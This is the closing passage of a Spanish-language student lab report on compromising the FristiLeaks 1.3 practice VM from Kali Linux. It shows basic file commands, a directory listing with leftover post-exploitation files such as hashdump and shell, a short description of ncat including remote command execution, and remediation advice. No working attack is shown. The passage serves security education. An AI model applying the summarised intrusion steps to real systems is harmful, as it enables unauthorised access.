Ahora primero se debe colocar a este comando para crear en un archivo para obtener los caracteres de lo que ha hecho, el comando es **echo "hola, este es un archivo de prueba" > santiago.txt**, el comando **wc -m santiago.txt** sirve para calcular cuantos caracteres tiene en un archivo, y lo que sale el resultado te dará el número de caracteres que contiene el texto + 1 salto de línea, y el resultado es 36 caracteres



```
(root@Santiago)-[/home/kali]
# echo "hola, este es una archivo de prueba"> santiago.txt

(root@Santiago)-[/home/kali]
# wc -m santiago.txt
36 santiago.txt
```

Ilustración 72 Crear en un archivo caracteres

Para mostrar lo que acabar de crear en un archivo, el comando se debe poner es **ls**.

```
(root@Santiago)-[/home/kali]
# ls
192.168.23.4 CLASE getsystem KveqzZwv.jpeg Public santiago-lab2 sysinfo
192.168.23.5 Desktop getuid Lab-2-santiago rtl8188eus santiago.txt Templates
aCizuZBF.html dir hashdump Music santi.santi.py Videos
cd Downloads ING-SANTI NIGlcxqU.jpeg santiago screenshot
Clase Downloads ipconfig Pictures Santiago shell
Clase Escritorio kali.txt ps Santiago-bailarin sreenshot
```

Ilustración 73 La lista de los archivos

Luego veamos en una carpeta que se crea en un archivo después de crear




Ilustración 74 la carpeta que este agregado

Luego le da clic se abrirá el archivo ahí tiene los caracteres, esta correctamente




Ilustración 75 La prueba del archivo



28 INVESTIGAR LOS ACCESOS DEL NC

Ncat, también conocido como **nc**, es una herramienta de red llamada el “cuchillo suizo” por su versatilidad. Permite establecer conexiones TCP y UDP para múltiples tareas. Entre sus principales usos están:

- Escuchar en un puerto y aceptar conexiones.
- Conectarse a un servidor remoto.
- Transferir archivos entre máquinas.
- Escanear puertos para detectar servicios activos.
- Redirigir puertos funcionando como proxy simple.
- Ejecutar comandos remotos (con precaución por temas de seguridad).



29 SOLUCIONES

Durante la práctica se demostró que el sistema Fristileaks era vulnerable a múltiples fallos de seguridad. Las soluciones que deberían implementarse en un entorno real son:

- Restringir los directorios y archivos visibles en el servidor.
- Usar contraseñas seguras y evitar dejarlas expuestas en código fuente.
- Configurar permisos adecuados en carpetas y archivos del sistema.
- Mantener actualizados los servicios y sistemas operativos.
- Implementar firewalls y reglas de seguridad para reducir superficies de ataque.
- Monitorear continuamente los accesos y registros de seguridad.



30 RECOMENDACIONES

Es recomendable aplicar estas prácticas en entornos controlados, ya que permiten aprender haciendo. Para sistemas reales, la lección es clara: se deben corregir malas configuraciones, usar contraseñas seguras, proteger directorios y auditar continuamente los servidores.



31 CONCLUSION

El análisis realizado sobre Fristileaks 1.3 permitió demostrar cómo un sistema vulnerable puede ser comprometido a través de errores de configuración y gestión de credenciales. A lo largo de la práctica se logró identificar servicios expuestos, acceder a directorios ocultos, decodificar información sensible y escalar privilegios hasta obtener acceso como root. Este proceso evidenció la importancia de aplicar medidas de seguridad adecuadas en servidores, ya que un atacante real podría aprovechar las mismas fallas para tomar control total del sistema.



32 BIBLIOGRAFIA

RAFAEL SANDOVAL MORALES. Material de apoyo de la asignatura Seguridad y Auditoría de Redes. Universidad Tecnológica del Chocó. (2025).



Universidad Tecnológica del Chocó
Diego Luis Córdoba

33 WEBGRAFIA

<https://www.ochobitshacenunbyte.com/2021/11/04/uso-del-comando-ncat-nc-en-linux-con-ejemplos/>

<https://onlinepngtools.com/convert-base64-to-png>